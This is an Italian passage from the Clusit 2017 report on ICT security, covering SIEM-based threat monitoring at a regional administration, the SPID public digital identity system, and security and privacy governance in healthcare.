Queste informazioni, costantemente aggiornate, vengono memorizzati in un database e con-temporaneamente vengono inviate al SIEM. Attraverso gli strumenti di correlazione del SIEM, ogni volta che un utente contatta uno degli url o uno degli indirizzi IP censiti come malevoli, oppure riceve una mail, il SIEM reagisce con:

- la generazione di un alert (visibile nella dashboard del SIEM);
- l'apertura di un ticket che verrà processato dagli analisti di sicurezza;
- l'invio ad uno strumento di sandboxing che analizzerà l'url o la mail in questione e aprirà o metterà in esecuzione in un ambiente controllato eventuali file scaricati dall'URL incriminato o allegati mail. Nel caso il contenuto risultasse malevolo, l'informazione verrebbe automaticamente propagata agli antivirus in esecuzione sulle postazioni di lavoro degli utenti, permettendone il blocco.



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Conclusioni

L'attività di monitoraggio continuo degli eventi di sicurezza svolta sistematicamente in RER nel corso degli ultimi due anni oltre a consentire di sfruttare opportunamente le potenzialità offerte dalla piattaforma SIEM è stata di grande aiuto ai fini di migliorare la comprensione del contesto operativo, ovvero:

- la classificazione del traffico di rete associato a normali attività e quello caratterizzato da una connotazione ostile;
- la geolocalizzazione dei domini Internet relativi alle attività di sopra citate;
- il monitoraggio del rispetto delle policy di sicurezza regionali da parte di utenti interni;
- le segnalazioni riconducibili ad errate configurazioni di tipo sistemistico;
- i falsi positivi generati dagli apparti di sicurezza;
- la possibilità di seguire alcuni trend nella diffusione del malware;
- l'adozione di contromisure mirate al contesto specifico;
- l'ottimizzazione degli investimenti volti a migliorare il livello di sicurezza.

SPID: stato attuale e sviluppi futuri

[A cura di Luca Bechelli e Claudio Telmon]

Il Sistema Pubblico di Identità Digitale rappresenta uno dei pilastri sui quali si fonda l'agenda per la PA digitale, come confermato anche dalle dichiarazioni del Team per la Trasformazione Digitale[1]. Rispetto ad altri strumenti, un primo successo di SPID è sicuramente quello della notorietà: una comunicazione dei concetti molto semplificata ha fatto sì che molte persone ne fossero incuriosite. Per contro, la stessa comunicazione semplificata (che ha portato a soprannominare SPID "PIN Unico") ha fatto sì che la maggior parte dei cittadini abbia adesso un'idea abbastanza confusa di cosa sia SPID.
Come definito dal DPCM che ha dato l'avvio dell'iniziativa nel 2014[2], SPID è un sistema di identificazione e autenticazione, messo a disposizione delle PA (che, come previsto dal CAD[3], lo dovranno utilizzare obbligatoriamente) e dei privati per offrire servizi ai cittadini. Questo vuole dire che utilizzando le sole credenziali SPID, un cittadino si potrà autenticare a tutti i servizi online della PA e dei privati che vorranno aderire[4]. Per l'esperienza utente, la cosa si presenta in modo analogo a quando un servizio ci dice "Autenticati tramite Facebook" o Google, o Twitter, o altri: si utilizza un unico meccanismo di autenticazione e si evita il proliferare di credenziali. Anche tecnicamente il meccanismo è simile, anche se, a differenza della maggior parte di questi soggetti, utilizza il protocollo SAML 2.0, protocollo che è stato scelto a livello europeo per una futura integrazione anche fra paesi membri dei servizi di autenticazione dei cittadini. Il servizio di identificazione è erogato dai Gestori di Identità, che possono essere soggetti pubblici o privati, come è avvenuto in passato per altre iniziative "di sistema", a partire dalla firma digitale. Tali Gestori devono sottoporsi ad un processo di accreditamento che prevede, tra le altre cose, la rispondenza a requisiti di integrazione tecnica e di sicurezza[5]; al momento, solo aziende private hanno aderito all'ini-

1 https://medium.com/team-per-la-trasformazione-digitale/nuovo-sistema-operativo-paese-competenze-tecnologiche-programmi-be0d71b3f84b#.y8p7izseg

2 Decreto della Presidenza del Consiglio dei Ministri 24 ottobre 2014, pubblicato sulla Gazzetta Ufficiale n. 285 del 9 dicembre 2014

3 Articolo 64, comma 2-sexies del D.lgs. 7 marzo 2005, n. 82 (Codice dell'Amministrazione Digitale)

4 L'adesione dei Fornitori di Servizi è regolata dal "Regolamento SPID: Modalità Attuative" (http://www.agid.gov.it/sites/default/files/circolari/regolamento_modalita_attuative_spid_2.0.pdf) e dalle determinazioni AgID n°40/2016 e n°239/2016 reperibili alla pagina http://www.agid.gov.it/agenda-digitale/infrastrutture-architetture/spid

5 I requisiti di accreditamento sono contenuti nel "Regolamento SPID: Modalità Attuative" (http://www.agid.gov.it/sites/default/files/circolari/regolamento_modalita_attuative_spid_2.0.pdf), "Regolamento SPID: accreditamento Gestori" (http://www.agid.gov.it/sites/default/files/circolari/regolamento_accreditamento_idp-spid_2.0.pdf) e nella Determinazione AgID n°32/2016 contenente il Modello di Convenzione tra AgID e Identity Provider (http://www.agid.gov.it/sites/default/files/circolari/32_-_dt_dg_n._32_-_16_feb_2016_-_convenzione_spid-idp_ver.2.0.pdf)

ziativa: Poste, Tim, Infocert, Sielte e Aruba[6]. La scelta di affidare questo servizio anche a dei fornitori privati non è una scelta di poco conto, ma AgID ha il compito di definire delle regole precise, anche in termini di sicurezza, che questi fornitori devono rispettare. Ed ha anche il compito, altrettanto e forse più importante, di assicurare che queste regole vengano realmente rispettate.

SPID prevede anche un altro tipo di soggetti, che sono i **Gestori di attributi qualificati**: una volta che un **fornitore di servizi** (ovvero un sito web aderente al sistema SPID) abbia autenticato un cittadino-utente attraverso SPID, potrebbe richiedere ad un gestore di attributi qualificati alcune informazioni aggiuntive, che il cittadino ha reso disponibili, come un ruolo (utile per la fase di autorizzazione), l'aderenza a ordini professionali, associazioni etc… Con il medesimo meccanismo, il fornitore di servizi può invece richiedere al Gestore di Identità gli Attributi identificativi del soggetto, come l'indirizzo, il numero di telefono, gli estremi di un documento identificativo. Anche per quanto concerne gli attributi, qualificati o identificativi, il controllo resta comunque in mano all'utente, a cui sarà esplicitamente richiesto dal Gestore di Identità o di Attributi se vuole consentire l'invio degli attributi richiesti dal Fornitore di Servizi.

I vantaggi di un meccanismo di questo tipo in termini di usabilità sono potenzialmente molti. Prima di tutto, con un unico meccanismo di autenticazione e con un'unica credenziale si può accedere ad un gran numero di servizi, sia delle PA che privati. Se consideriamo poi un privato, ad esempio un piccolo sito di commercio elettronico, nel momento in cui aderisse a SPID potrebbe dare immediatamente accesso a tutti i cittadini, autenticandoli e, se lo hanno consentito, recuperando gli attributi necessari all'erogazione del servizio (ad esempio l'indirizzo di spedizione del bene acquistato). In questo modo, il visitatore potrebbe acquistare con maggiore facilità, e il commerciante potrebbe avere immediatamente milioni di utenti "registrati", una gestione più semplice del proprio sito e garanzie molto maggiori sull'identità dei compratori, riducendo quindi il rischio di frodi. Da notare, su quest'ultimo punto, che SPID introduce una maggiore responsabilità anche per il cittadino, essendo stato riconosciuto in modo sicuro: non potrà disconoscere le proprie azioni a meno di una violazione informatica delle proprie credenziali o sopravvenuta sul sito del fornitore di servizi o del gestore di identità. Proprio in relazione a questo fatto, i soggetti privati aderenti al sistema come fornitori di servizi hanno il vantaggio ulteriore di essere esonerati dall'obbligo generale di sorveglianza delle attività sui propri siti, ai sensi dell'articolo 17 del decreto legislativo 9 aprile 2003, n. 70.

Non secondario è l'ulteriore vantaggio che SPID nasce con una prospettiva europea, anticipando ma tenendo il passo con i requisiti del Regolamento eIDAS[7] per quanto concerne i servizi di identificazione elettronica: in tal senso, AgID ha il compito di guidare l'integrazione verso i sistemi analoghi adottati dagli altri paesi, per realizzare di fatto una federazione di

[6] L'elenco ufficiale dei gestori, costantemente aggiornato, è reperibile alla pagina http://www.agid.gov.it/infrastrutture-architetture/spid/identity-provider-accreditati

[7] http://www.agid.gov.it/agenda-digitale/infrastrutture-architetture/il-regolamento-ue-ndeg-9102014-eidas

identità a livello comunitario[8] che consenta ai cittadini di ogni paese di utilizzare le medesime credenziali per accedere ai servizi delle amministrazioni e di tutti i fornitori di servizi privati aderenti nella UE.
Il tema della sicurezza naturalmente è centrale: quanta sicurezza deve e può offrire un meccanismo di questo tipo ai diversi soggetti, e quali sono i rischi associati?
In termini di rischi, il principale naturalmente è quello della compromissione o falsificazione di credenziali SPID: poter utilizzare le credenziali SPID a nome di un cittadino vorrebbe dire avere accesso a suo nome come minimo ai servizi della PA, con quanto ne consegue. Un rischio ulteriore è quello di compromissione di un Gestore di Identità o di un gestore di attributi qualificati, con la possibilità di compromettere il meccanismo di autenticazione in sé, nonché di avere accesso ad un database di enorme criticità. Su questo secondo punto, l'unica soluzione è di richiedere la massima sicurezza ai Gestori di Identità ed ai Gestori di attributi qualificati, ed ancora di più svolgere le attività di controllo con assoluto rigore. Certo, questa centralizzazione dell'autenticazione aumenta l'impatto di una violazione rispetto a meccanismi di autenticazione distribuiti fra le singole PA, ma come detto si è evidentemente ritenuto che i benefici possano essere maggiori, anche tenendo conto delle capacità oggettive di buona parte delle PA in termini di gestione autonoma della sicurezza (si deve considerare che il sistema è rivolto tanto ai grandi enti, certamente più preparati sotto il profilo tecnico e di sicurezza, quanto alle piccole amministrazioni come i comuni periferici, più numerose e di solito meno capaci di mettere in campo meccanismi e politiche di sicurezza adeguate al contesto sempre più aggressivo delle minacce su internet). Un punto di particolare attenzione, in caso di meccanismi centralizzati, deve essere naturalmente anche la possibile infiltrazione di organizzazioni criminali nelle attività di gestione, come anche i possibili abusi da parte di soggetti, appartenenti o meno alla PA, che possano esercitare pressioni sui fornitori.
È utile adesso approfondire il tema della compromissione del singolo account del cittadino, tema che è stato al centro di molti commenti e anche di molti fraintendimenti. Un primo punto di attenzione è l'usabilità del meccanismo, considerata spesso un punto di compromesso per la sicurezza, ma che rappresenta al contrario un aspetto importante: un meccanismo che l'utente possa usare con facilità non porterà l'utente stesso ad indebolirne la sicurezza (ad esempio, scriversi la password) o ad aggirarlo. Un altro punto sono i costi e la complessità del meccanismo in rapporto alla sicurezza richiesta dal servizio. È utile ricordare a questo proposito, che buona parte dei servizi che utilizziamo, compresi i principali marketplace come Amazon e eBay, nonché servizi come PayPal, utilizzano ancora come principale meccanismo di autenticazione la password, aggiungendo un secondo fattore (es. un SMS) solo quando ritengano che ci possa essere un maggiore rischio, in una logica di adaptive authentication. La sicurezza nell'utilizzo di credenziali non si limita quindi ad una "autenticazione iniziale": per i servizi più critici, il fornitore di servizi deve essere in grado di valutare il contesto e decidere di conseguenza, ad esempio richiedendo ad un certo

[8] http://www.agid.gov.it/agenda-digitale/infrastrutture-architetture/il-regolamento-ue-ndeg-9102014-eidas/spid-verso-eidas

punto un'autenticazione più forte. Nello stesso tempo, diventa evidente come non sempre l'utilizzo tout court del meccanismo di autenticazione più forte sia una scelta ragionevole: sarebbe assurdo ad esempio richiedere l'utilizzo di una smart card, con le complessità che ne conseguono, per comprare un pacco di biscotti o per pagare le tasse scolastiche (è utile ricordare che attualmente la maggior parte dei servizi delle PA al cittadino funziona con semplice password). D'altro canto, un'infrastruttura utilizzata da milioni di utenti per l'accesso a centinaia di migliaia di servizi (a tendere…) avrà un'elevata appetibilità da parte di potenziali attaccanti, pertanto non sarà possibile fare compromessi sulla robustezza dei singoli meccanismi di accesso, come dimostrato anche dai più recenti eventi di rilevanza mediatica.

SPID affronta questo problema attraverso tre livelli di "assurance", ovvero di "certezza" dell'autenticazione. Seppure i livelli non siano legati a specifici meccanismi, possiamo considerare il livello più basso (SPID 1) corrispondente all'uso della sola password, quello intermedio (SPID 2) corrispondente all'autenticazione a due fattori, ad esempio con One Time Password, e quello più alto (SPID 3) corrispondente all'utilizzo di un dispositivo di sicurezza posto fisicamente sotto il controllo esclusivo del cittadino, come ad esempio una smartcard, il secure element[9] di uno smartphone, etc…. È quindi chiaro come la locuzione "PIN Unico" sia impropria, perché riduce la sicurezza di SPID al caso del livello più basso. Sarà invece il fornitore di servizi, che ha conoscenza e responsabilità riguardo alle esigenze di sicurezza dei servizi che offre, a decidere con quale livello di assurance si può accedere ai propri servizi. Potrà anche implementare una adaptive authentication, permettendo ad esempio l'autenticazione con password per un accesso in consultazione a informazioni di bassa criticità, e passando poi ad un'autenticazione più forte nel momento in cui il cittadino richieda accesso a servizi più critici, e tutto questo delegando la complessità dell'autenticazione al Gestore di Identità. Va detto però che il meccanismo utilizzato da SPID rappresenta, allo stato attuale, un limite rispetto alle forme di adaptive authentication che possono essere implementate in proprio. L'adaptive authentication infatti è quanto più efficace quanto meglio è profilato l'utente in termini di comportamenti, in modo da riconoscere quelli anomali. Con SPID ciò non è possibile, sia per la separazione fra Gestori di Identità e Fornitori di Servizi, sia per il divieto per il Gestore di Identità di effettuare una profilazione dei cittadini, per ovvie ragioni di cautela nella gestione di dati personali.

Fino a qui, abbiamo parlato delle cose che SPID fa e che potrebbe fare. SPID però non è ancora da ritenere completamente a regime, e presenta diversi problemi che potrebbero ancora causarne l'insuccesso, nonostante i numeri di credenziali già distribuite ai cittadini comincino ad essere importanti[10].

---

[9] Componente isolato di un dispositivo mobile, dedicato alla gestione di informazioni di sicurezza. Paragonabile ad un chip di smartcard, è solitamente previsto nei terminali dotati di tecnologia NFC (near field communication) con lo scopo di abilitare servizi di micro-pagamento, tuttavia se previsto dal produttore dell'hardware e del sistema operativo, è possibile prevedere ulteriori applicazioni, come l'autenticazione, la crittografia dei dati, la firma elettronica.

[10] http://www.agid.gov.it/notizie/2016/12/29/piu-milione-italiani-spid-i-numeri-9-mesi-dallavvio

Il primo è relativo alle specifiche di sicurezza che definiscono le caratteristiche delle soluzioni di autenticazione ai livelli 1, 2 e 3 di SPID: AgID ha promosso un tavolo di lavoro presso Uninfo per l'emanazione di una apposita norma UNI, in fase di discussione finale alla data di redazione di questo contributo. L'esito atteso è uno standard nazionale che indirizzi chiaramente i requisiti necessari per i Gestori per individuare i mezzi e gli strumenti di autenticazione più adeguati, in grado di offrire "fiducia" anche ai cittadini in merito alla sicurezza dei propri dati gestiti presso i Fornitori di Servizi. Ciò soprattutto in relazione al livello più alto di assurance, quello che prevede l'autenticazione mediante dispositivi e l'uso di meccanismi di firma, e che comporterebbe quindi l'utilizzo di smart card o strumenti analoghi, compresa la CNS. È da sottolineare positivamente l'approccio di implementare un tavolo di lavoro aperto ai vari stakeholder (fornitori di soluzioni di sicurezza, gli stessi Gestori di Identità, rappresentanti di associazioni di settore, quali lo stesso Clusit), che sperabilmente porterà ad una veloce condivisione ed adozione dei requisiti, superando definitivamente questo primo scoglio.
Anche i gestori di attributi al momento sono un soggetto ancora in buona parte da definire, e le criticità in termini di riservatezza, correttezza e accesso agli attributi non sono poche. Al momento l'avvio di SPID è focalizzato più sulla componente di autenticazione che su quella di autorizzazione, e a seconda del contesto di utilizzo questo può essere un limite più o meno importante.
Un altro punto, più sottile ma potenzialmente di grande impatto, è quello del modello di business per SPID, che in effetti non è mai stato definito esplicitamente. Sono stati messi alcuni vincoli ai Gestori di Identità (ad esempio, le PA possono utilizzare il servizio a titolo gratuito), ma non ci sono ad esempio indicazioni chiare su quanto costerà un'identità al cittadino. Può essere un tema che diventerà marginale[11] o che le identità rimangano gratuite, ma comunque è un'ambiguità importante. Molto peggiore è la situazione per eventuali Fornitori di Servizi privati: allo stato attuale, non c'è chiarezza quanto costerebbe aderire a SPID, e neanche come sarebbero conteggiati i costi: per un privato, al momento non sembra pianificabile economicamente un'adesione a SPID. Sarebbe difficilmente proponibile una "adesione a SPID" che comporti condizioni, costi e modalità di calcolo diverse a seconda che un cittadino che accede al servizio abbia ottenuto un'identità SPID dall'uno o dall'altro Gestore di Identità, aspetto del tutto fuori dal controllo del Fornitore di Servizi e con una complessità di gestione impraticabile ad esempio per una PMI.
C'è naturalmente un altro aspetto importante per il successo di SPID, che non ha a che vedere con la sicurezza, ovvero la chiarezza e la qualità del servizio offerto al cittadino. Ad esempio, un cittadino che volesse ottenere una credenziale SPID e che si trovi di fronte ad informazioni parziali, poco chiare o non aggiornate, con difficoltà a capire quanto gli costerà nell'immediato ma anche in futuro il servizio, e che quando provi ad ottenere le credenziali

[11] Per fare un esempio, la PEC, che ora è di utilizzo abbastanza comune, era stata criticata in quanto servizio a pagamento. Ma l'invio di un paio di raccomandate o peggio di assicurate, che può essere sostituito dall'invio di PEC, upera abbondantemente quel costo, e di fatto adesso il tema del costo della casella PEC è diventato abbastanza marginale.

si trovi di fronte a procedure lunghe, macchinose e soggette ad errori, quasi certamente rinuncerà "fino a quando non sarà costretto" e si farà una pessima idea dell'intero servizio. Si tratta di problemi riportati da più parti, ai quali auspicabilmente si rimedierà con un miglioramento nel tempo dei servizi offerti.
Infine, c'è il tema della sicurezza. Ci sono state già delle osservazioni sul tema senz'altro critico dell'identificazione[12], ma le vere discussioni si avranno in occasione delle prime violazioni del meccanismo di autenticazione. Perché è impensabile che SPID sia un meccanismo che non presenterà mai vulnerabilità, o che le credenziali SPID non saranno mai utilizzate impropriamente. Nessun meccanismo di autenticazione ha queste caratteristiche, e come dimostrano gli innumerevoli furti di identità a base di carte di identità false, neppure i meccanismi "tradizionali" sono assolutamente sicuri. Come minimo, in caso di completa compromissione dello strumento (smartphone, pc o altro) utilizzato dal cittadino, l'utilizzo improprio delle sue credenziali diventa possibile, e quello su cui si può lavorare è al più di quanto i diversi meccanismi possano rilevare la violazione e limitarne l'impatto.
In occasione di queste violazioni, si dovranno affrontare altri aspetti importanti di un servizio di questo tipo: costi delle violazioni, livelli di servizio, responsabilità da distribuire fra i diversi soggetti (Gestori di Identità, Fornitori di Servizi e cittadini), nonché le procedure e le responsabilità nella rilevazione tempestiva degli incidenti. È qui che si valuterà anche la capacità della normativa e della sua implementazione di tutelare adeguatamente il cittadino nell'utilizzo di un servizio che di fatto diventerà obbligatorio nei rapporti con le PA.
Per quanto riguarda i requisiti posti da AgID ai Gestori di Identità, l'impostazione è di fare riferimento alle buone pratiche e dove opportuno richiedere certificazioni che testimonino la corretta implementazione dei processi e dei controlli di sicurezza, ad esempio in termini di gestione incidenti e di comunicazione. Anche su questo tema il punto non è tanto la definizione dei requisiti, particolarmente di quelli tecnici, quanto la verifica che siano correttamente implementati. In occasione di incidenti, oltre agli obblighi di notifica verso il Garante per la Protezione dei Dati Personali, se del caso, i Gestori di Identità sono tenuti a comunicare ad AgID gli eventi seguendo delle logiche di classificazione abbastanza rigide, anche dal punto di vista delle tempistiche. Da notare che i requisiti posti ai gestori sono maggiormente dettagliati sugli aspetti di qualità del servizio e di disponibilità, ma si ritiene che il nuovo quadro di stretta collaborazione tra gli organismi deputati alla sicurezza definito dal nuovo Programma Nazionale per la CyberSecurity, nell'ambito del recepimento della direttiva europea NIS, possa contribuire a migliorare anche questo aspetto.
I punti ancora aperti sono quindi importanti e necessitano di essere affrontati in modo efficace e in tempi coerenti con le esigenze di un servizio già attivo. Ma SPID ha ancora la possibilità di raggiungere gli obietti che si è posto, certamente ambizioni ma che sarebbero di grande impatto sull'accesso dei cittadini ai servizi online.

[12] http://www.agendadigitale.eu/identita-digitale/infocert-ecco-perche-e-sicuro-fornire-spid-via-webcam_2657.htm

Sicurezza e Privacy in Sanità

[A cura di Claudio Caccia, Presidente Aisis]

Sicurezza e Privacy rappresentano due aspetti, solo apparentemente antitetici, che devono essere governati, possibilmente "ex ante", in quanto la loro pianificazione può determinare impatti considerevoli nel disegno e nella realizzazione del sistema informativo aziendale.
La criticità che oggi si evidenzia in misura sempre maggiore consiste nell'equilibrare un utilizzo sempre più esteso e pervasivo delle tecnologie informatiche nelle aziende sanitarie con i necessari requisiti di sicurezza e privacy che sono richiesti sia dagli utilizzatori del sistema informativo aziendale (team socio-sanitari) sia dai clienti che ne usano i servizi.

L'insieme delle variabili che vanno analizzate nella pianificazione e realizzazione di interventi nell'ambito della sicurezza e della privacy nel contesto della sanità digitale richiede almeno la valutazione di tre considerazioni di fondo:

- Non esiste il concetto di "sicurezza assoluta": **qualsiasi sistema è vulnerabile**. Mettere in sicurezza un sistema significa pianificare un insieme di procedure e strumenti che consentano di ridurre i rischi nella misura possibile o a livelli di accettabilità (Pfleeger, 2004, Cinotti, 2006)
- Gli interventi in materia di sicurezza e privacy nell'ambito dell'innovazione digitale **non costituiscono "limitazioni" a un utilizzo esteso e pervasivo di ICT** ma rappresentano **azioni di qualificazione e di miglioramento** del sistema informativo a fini di maggior tutela di tutti gli stakeholders coinvolti (azienda, professionisti che operano in essa, cittadini)
- Gli interventi nell'ambito della sicurezza e della privacy non si limitano alla sfera tecnologica ma rappresentano un insieme di attività su **aspetti organizzativi, culturali, tecnologici, economici** che vanno pianificati e governati nel loro complesso.

Per questo motivo la complessità degli interventi da realizzare suggerisce l'adozione di un approccio globale, sistemico e strutturato alla pianificazione e governance delle attività legate alla sicurezza e alla privacy come sintetizzato nella figura a lato:

- **Globale** in quanto appare necessario presi-

diare contemporaneamente e congiuntamente diverse variabili tra loro interdipendenti,
- **Sistemico** in quanto diverse di queste variabili possono determinare impatti sul business aziendale e richiedono interventi tecnologici, organizzativi, di formazione e change management.
- **Strutturato** mediante utilizzo di metodologie che ne favoriscano l'attuazione e il controllo.

La complessità delle problematiche da affrontare nella valutazione e nella pianificazione di misure di sicurezza e privacy suggerisce l'opportunità di utilizzare un approccio strutturato. In proposito Gartner ha elaborato il Risk and Security Activity Cicle[1], illustrato nella figura successiva. Si segnala che nella fase di pianificazione e governance del sistema di ICT Security & Risk Mangement, appare opportuno (*necessario*) coinvolgere la Direzione Aziendale in ragione sia al necessario allineamento del piano alle strategie e priorità aziendali sia in ragione alla adeguata allocazione di risorse per la realizzazione di interventi che in alcuni casi (ad es. sistemi cifratura dei dati, sistemi di disaster recovery…) richiedono investimenti considerevoli e in altri casi possono necessitare di decisioni organizzative di carattere aziendale (ad es. procedure di work around in casi di danneggiamenti per cause accidentali).

Il modello prevede una seconda fase di pianificazione del sistema di gestione dell'ICT Security & Risk Mangement che ricomprende una rilevazione dello scenario attraverso una ricognizione di tutte le componenti del sistema informativo aziendale (hw, rete, sw, documentazione, persone, strutture), l'analisi dei rischi, delle minacce e delle vulnerabilità. Una terza fase finalizzata alla predisposizione di un documento contenente il complesso di interventi e misure di sicurezza fisiche, logiche, organizzative nonché il piano di continuità aziendale; l'ultima fase prevede l'implementazione delle misure di sicurezza e l'attivazione di audit periodici per il monitoraggio delle misure di sicurezza attivate.

Information Security Management System(Standard BS7799)

[1] Gartner, (2006), Activity Cycle Overview: Security Officers

Tale metodologia è sostanzialmente sovrapponibile al modello proposto dallo Standard BS 7799 e al corrispondente standard ISO/IEC 17799. Tale standard emanato dal British Standard Institution prevede una prima parte nella quale sono indicate le politiche di sicurezza e una seconda parte nella quale vengono esplicitate le procedure per il governo della sicurezza. La seconda parte (che è stata aggiornata nel 2002, BS 7799:2002) illustra i requisiti del modello di Information Security Management System che si basa su un ciclo Plan-Do-Check-Act la cui attivazione consente un approccio complessivo alle problematiche della gestione della sicurezza ivi comprendendo una verifica periodica delle politiche di sicurezza, dell'analisi dei rischi e delle attività.[2]

In proposito si segnala che in un ambiente complesso e caratterizzato da un utilizzo sempre più pervasivo di innovazione tecnologica in tutti i processi amministrativi e clinici, la frequente e sistematica verifica dell'adeguatezza e dell'efficacia delle misure di sicurezza e privacy adottate rappresenta una attività strategica al fine di una mantenere adeguati livelli di riservatezza, integrità e disponibilità del sistema informativo aziendale. Tale attività di controllo sistematico può vantaggiosamente essere facilitata attraverso la diffusione in azienda di una **cultura sulla sicurezza informatica e sulla privacy**. Secondo molti analisti di settore in materia di sicurezza, vi sono maggiori probabilità di minacce alla sicurezza informatica provenienti dall'interno piuttosto che dall'esterno dell'azienda. Medesime considerazioni si pongono relativamente alle misure sulla privacy la cui attuazione è frequentemente mediata dalla capacità di comprensione e condivisione di tematiche complesse.
Attività formative e di change management, anche di modesta entità, riferite al personale che utilizza il sistema informativo aziendale, assicurano una maggior efficacia delle misure adottate.

In merito alla Privacy riteniamo opportuno segnalare tre considerazioni che evidenziano la complessità nella attuazione di misure in grado di coniugare utilizzo estensivo dell'innovazione digitale nei processi aziendali (ad es. PDTA) e tutela-riservatezza dei dati:

- da un lato la normativa in essere non sempre facilita l'aderenza dei principi di riservatezza ai processi aziendali. In tale contesto si rileva che le recenti modifiche organizzativo-istituzionali dei sistemi sanitari regionali, che hanno previsto un ridisegno delle Aziende Sanitarie in quasi tutte le regioni, richiedono una diversa valutazione/applicazione della normativa in materia di privacy che tenga dei nuovi processi aziendali spesso caratterizzati, come i PDTA, dalla necessità di interazione di diversi professionisti che, in tempi diversi, ruotano "intorno al paziente" sino al suo domicilio e che possono appartenere a "legal entity" diverse (si pensi a un Pdta per la continuità assistenziale ospedale-territorio che può coinvolgere Medici di Base (MMG) professionisti dipendenti di cooperative

[2] Per completezza nella esposizione delle norme in materia di sicurezza pare opportuno segnalare che nel 2005 è stata emanata la norma ISO 27001:2005 che di fatto rappresenta lo standard di riferimento per la certificazione dei sistemi di gestione della sicurezza delle informazioni.

sociali convenzionate con la Asl, team medico-infermieristici della Asl, specialisti clinici di Aziende Ospedaliere Universitarie che non fanno parte della Asl di riferimento). In proposito si rimanda al volume "Pdta e Privacy" predisposto da Aisis (Associazione Italiana Sistemi Informativi in Sanità) in collaborazione con Clusit (Associazione Italina per la Sicurezza informatica) e Apihm (Associazione Privacy and Information Healthcare Manager)[3]

- per converso, con una certa frequenza, anche gli ultimi interventi ispettivi e sanzionatori del Garante (es. Trieste, Empoli, Umberto I..), hanno evidenziato gravi lacune nella attuazione di requisiti base dell'impianto normativo. In tale contesto si segnala che le prescrizioni del Garante fanno riferimento a prerequisiti già a suo tempo chiaramente indicati nelle linee guida dei Garanti della Comunità Europea del febbraio 2007.[4] Ciò significa che le Aziende Sanitarie hanno avuto a disposizione circa un decennio per attivare interventi di base che non sono stati attuati. Il Documento dei Garanti della Comunità Europea introduceva in proposito alcuni requisiti fondamentali in merito al trattamento dei dati sanitari che in parte ri-confermano l'impianto complessivo dei contenuti del D. Lgs 196/03 e successivi e in parte tendono ad approfondire alcune tematiche. Nello specifico:
  - viene riconfermato il **principio di necessità e non eccedenza** dei dati raccolti per uno specifico trattamento e per una specifica finalità (parte seconda, primo capoverso)
  - viene sancito il **rispetto dell'autodeterminazione del cittadino** nella gestione dei propri dati clinici precisando che la "self determination" concerne anche la possibilità di conoscere quando e chi abbia consultato i propri dati clinici (parte terza, primo capoverso)
  - viene ribadita la necessità **dell'informativa sul trattamento** e quindi che il cittadino sia reso dettagliatamente informato rispetto all'utilizzo che verrà effettuato dei suoi dati clinici e nel contempo viene precisato che il **consenso** deve essere non solo specifico ma **deve essere riferito a una ben definita e concreta situazione** ("*consent must relate to a well-defined, concrete situation*") (parte seconda, punto 4), precisando come l'acquisizione del consenso, che deve essere reso in forma esplicita, sia un **prerequisito** al trattamento dei dati ai sensi dell'art 8 della Direttiva 95/46/EC (in tale contesto viene precisato che funzionalità di "approvazione" (e quindi disapprovazione) nel contesto di opportune misure di salvaguardia è cosa diversa dal "consenso" ai sensi dell'articolo 8 della direttiva e quindi che tale modalità non soddisfa pienamente tutte le prescrizioni dello stesso articolo)
  - viene inoltre evidenziato che **l'accesso ai dati sensibili è ammesso solo ai professionisti, autorizzati, che sono coinvolti in uno specifico trattamento del paziente.** In particolare si precisa che deve esistere un rapporto di trattamento concreto e attuale

[3] Aisis, PDTA e Data Protection: normativa, organizzazione e tecnologia, 2015. Disponibile on line sul sito www.Aisis.it

[4] Working Document on the processing of personal data relating to health in electronic health records, 00323/07/EN, WP 131, Febbraio 2007

tra il paziente e il personale sanitario che desidera accedere ai dati del paziente contenuti nel suo EMR (*There must be a relationship of actual and current treatment between the patient and the healthcare professional wanting access to his EHR record*) e quindi non sono possibili accessi generalizzati in virtù del principio del "segreto professionale".

- da ultimo non è possibile non segnalare che la diversità dei modelli assistenziali, la necessità di interventi sociosanitari efficienti e un utilizzo sempre maggiore di nuove tecnologie (smartphone, mobile health, whatsapp, dropbox..) sia da parte dei team socio sanitari sia da parte dei cittadini facilita il fenomeno di "consumerizzazione"[5] in sanità. Non c'è dubbio che, al di là della normativa in essere, clinici e pazienti coinvolti in un processo di cura, qualora dovessero scegliere tra efficienza dell'azione sanitaria e rispetto della privacy, sceglierebbero la prima. Frequente nella prassi quotidiana, e difficilmente regolabile, l'utilizzo di whatsapp, dropbox e altri strumenti che facilitano oggettivamente la presa in carico del cittadino e la comunicazione tra cittadino e team che lo sta seguendo ad es. per la comunicazione di referti, pareri o scambio immagini sia tra clinici (second opinion) sia tra paziente e team di riferimento.
  Una recente ricerca di Accenture in merito, condotta nel 2014 in 12 Paesi tra cui l'Italia evidenzia come:
  - *88% dei cittadini vuole essere coinvolto nella fase di diagnosi, 88% nella fase di gestione del trattamento, 75% nella gestione quotidiana della propria salute*
  - *83% **dei cittadini vuole gestire direttamente i propri dati clinici** pur in presenza di problemi di privacy (decidendo a chi, come e quando far vedere i propri dati clinici)*

Questa nuova propensione di cittadini e team sempre più "empowered" pone un nuovo tema: non esiste più il cittadino off line e il cittadino on line così come non esiste più il professionista off line e quello on line: esiste una nuova categoria di "**utilizz-Attori**" del sistema informativo di un'azienda sanitaria che sono sempre e sempre di più **ON LINE.**
I confini del sistema informativo di un'azienda sanitaria diventano quindi:

- ***permeabili**: non più solo clienti interni ma **utilizz-Attori** (interni ed esterni) sempre "**on web**"*
- ***estesi**: ben oltre "le mura" aziendali, sempre più verso homecare, wearable, IoT*

Determinando di conseguenza nuove esigenze che per la loro complessità devono essere affrontate con adeguate attenzioni e pianificate in modo globale e strutturato:

- ***Disponibilità e continuità dei servizi h24***
- ***Sicurezza nella gestione/consultazione ubiquitaria dei dati***
- ***Privacy e Integrità dei dati trattati***
- ***Disponibilità dei servizi e dei dati any where e any device***

